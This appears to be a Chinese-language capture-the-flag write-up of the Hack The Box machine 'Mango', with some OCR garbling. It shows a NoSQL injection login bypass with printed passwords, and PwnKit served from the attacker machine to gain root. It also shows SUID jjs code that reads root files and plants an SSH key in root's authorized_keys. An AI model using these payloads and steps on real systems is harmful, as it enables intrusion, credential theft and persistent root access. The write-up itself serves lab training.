Mango,Nosql(帳密爆破)、jjs(提權)、PwnKit(漏洞 提權)

```
_____# nmap -sCV -p22,80,443 -A 10.10.10.162
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-26 17:03 PDT
Nmap scan report for 10.10.10.162
Host is up (0.21s latency).
PORT
       STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
I ssh-hostkey:
    2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
    256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp open http
                      Apache httpd 2.4.29
I http-title: 403 Forbidden
I http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open ssl/http Apache httpd 2.4.29 ((Ubuntu))
l ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
l Not valid after: 2020-09-26T14:21:19
I ssl-date: TLS randomness does not represent time
I http-server-header: Apache/2.4.29 (Ubuntu)
I tls-alpn:
I http/1.1
I http-title: 400 Bad Request
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (93%), Linux 3.1 (91%), Linux 3.2 (91%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (90%), Linux 3.18 (90%), Linux 5.0 (89%),
Android 4.2.2 (Linux 3.4) (89%), Linux 3.16 (89%), Linux 2.6.32 (89%), Linux 3.1 - 3.2
(89\%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 10.10.10.162; OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 443/tcp)
HOP RTT
             ADDRESS
    212.10 ms 10.10.14.1
```

2 212.13 ms 10.10.10.162

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 30.56 seconds

打IP只有只有443可以連線





需要加入hosts 10.10.10.162 mango.htb staging-order.mango.htb





只有[Analytics]可進入[https://mango.htb/analytics.php] 測試2個443域名都失敗,但看起來是資料庫





封包抓取


```
Pretty
                 Hex
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept - Language: zh - TW
5 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
B Content-Length: 41
9 Origin: http://staging-order.mango.htb
3 Connection: close
1 Referer: http://staging-order.mango.htb/
2 Cookie: PHPSESSID=qi94cur9lk4vlv3lkmi05sepl6
3 Upgrade-Insecure-Requests: 1
5 username=admin&password=adimn&login=login
```

Content-Type: application/x-www-form-urlencoded <=有被加密 username=admin&password=adimn&login=login <=並無出現錯誤,可能會重定向(302)到其他URI

使用一般簡單SQL失敗,

測試NoSQL(成功,被重定向)

[username[\$ne]=toto&password[\$ne]=toto&login=login



參考:

https://book.hacktricks.xyz/cn/pentesting-web/nosql-injection

開源腳本:

https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration

獲取username: admin、mango

獲取password:h3mXK8RhU~f{]f5H、t9KcS3>!0B#2

```
~/ntb/mango/wosqt-mongoDB-injection-username-password-enumeration
  ssh mango@10.10.10.162
mango@10.10.10.162's password:
Permission denied, please try again.
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Sun Oct 27 02:45:07 UTC 2024
  System load: 0.08
                                                       101
                                  Processes:
 Usage of /:
               58.0% of 5.29GB
                                  Users logged in:
                                                       0
 Memory usage: 15%
                                  IP address for eth0: 10.10.10.162
 Swap usage:
 * Canonical Livepatch is available for installation.

    Reduce system reboots and improve kernel security. Activate at:

     https://ubuntu.com/livepatch
118 packages can be updated.
18 updates are security updates.
Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)
mango@mango:~$ whoami
mango
mango@mango:~$ pwd
/home/mango
mango@mango:~$ ls
mango@mango:~$
```

旗標在admin底下...

```
mango@mango:~$ find / -name user.txt 2>/dev/null
/home/admin/user.txt
mango@mango:~$
mango@mango:~$ cat /home/admin/user.txt
cat: /home/admin/user.txt: Permission denied
mango@mango:~$
```

可以直接登入 admin / t9KcS3>!0B#2

```
mango@mango:/home$ su admin
Password:
$ whoami
admin
$ id
uid=400000000(admin) gid=1001(admin) groups=1001(admin)
$
```

user flag

```
admin@mango:/home$ cat /home/admin/user.txt
bbf2b2ce4967eb3fff3895edd7340f2c
```

```
Sudo version
   https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
 Sudo version 1.8.21p2
 mango@mango:/tmp$ chmod +x PwnKit
 mango@mango:/tmp$ ./PwnKit
 root@mango:/tmp# id
 uid=0(root) gid=0(root) groups=0(root),1000(mango)
 root@mango:/tmp# whoami
 root@mango:/tmp#
           kali)-[~/htb/Mango]
 cd PwnKit

% kali)-[~/htb/Mango/PwnKit]

 imgs LICENSE Makefile PwnKit PwnKit32 PwnKit.c PwnKit.sh README.md
   -(<mark>root®kali</mark>)-[~/htb/Mango/PwnKit]
   python3 -m http.server
 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
 10.10.10.162 - - [26/Oct/2024 22:53:21] "GET /PwnKit HTTP/1.1" 200 -
 Ш
獲取個root flag
root@mango:/tmp# cat /home/admin/user.txt
bbf2b2ce4967eb3fff3895edd7340f2c
root@mango:/tmp# cat /root/root.txt
2b412043ff20e0f77f56471bf9b7902b
root@mango:/tmp#
SUID找到[jjs]疑似可提權[/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs]
-rwsr-sr-- 1 root admin 11K Jul 18 2019 /usr/lib/jvm/java-11-openjdk-amd64/bin
參考「可獲取文件】: https://qtfobins.github.io/qtfobins/jjs/#file-read
var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }
 jjs> var BufferedReader = Java.type("java.io.BufferedReader");
 jjs> var FileReader = Java.type("java.io.FileReader");
 jjs> var br = new BufferedReader(new FileReader("/root/root.txt"));
 jjs> while ((line = br.readLine()) \neq null) { print(line); }
 2b412043ff20e0f77f56471bf9b7902b
也可以獲取私鑰,嘗試後,因該沒有私鑰,但可以上傳公鑰
var FileWriter = Java.type("java.io.FileWriter");
```

var fw=new FileWriter("/root/.ssh/authorized keys");

fw.write("ssh-ed25519
AAAAC3NzaC11ZDI1NTE5AAAAIBxMa19rRsLt7ScE527+c4rvuyey2fRG9YH7Yb4RJRZg root@ka1i");
fw.close();

```
## Canonical Livepatch is available for installation.

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# Last login: Wed Nov 15 11:33:49 2023 from 10.10.14.23 rootomango:-# id

uid=0(root) gid=0(root) groups=0(root) rootomango:-# whoami root

rootomango:-# whoami root

rootomango:-# i
```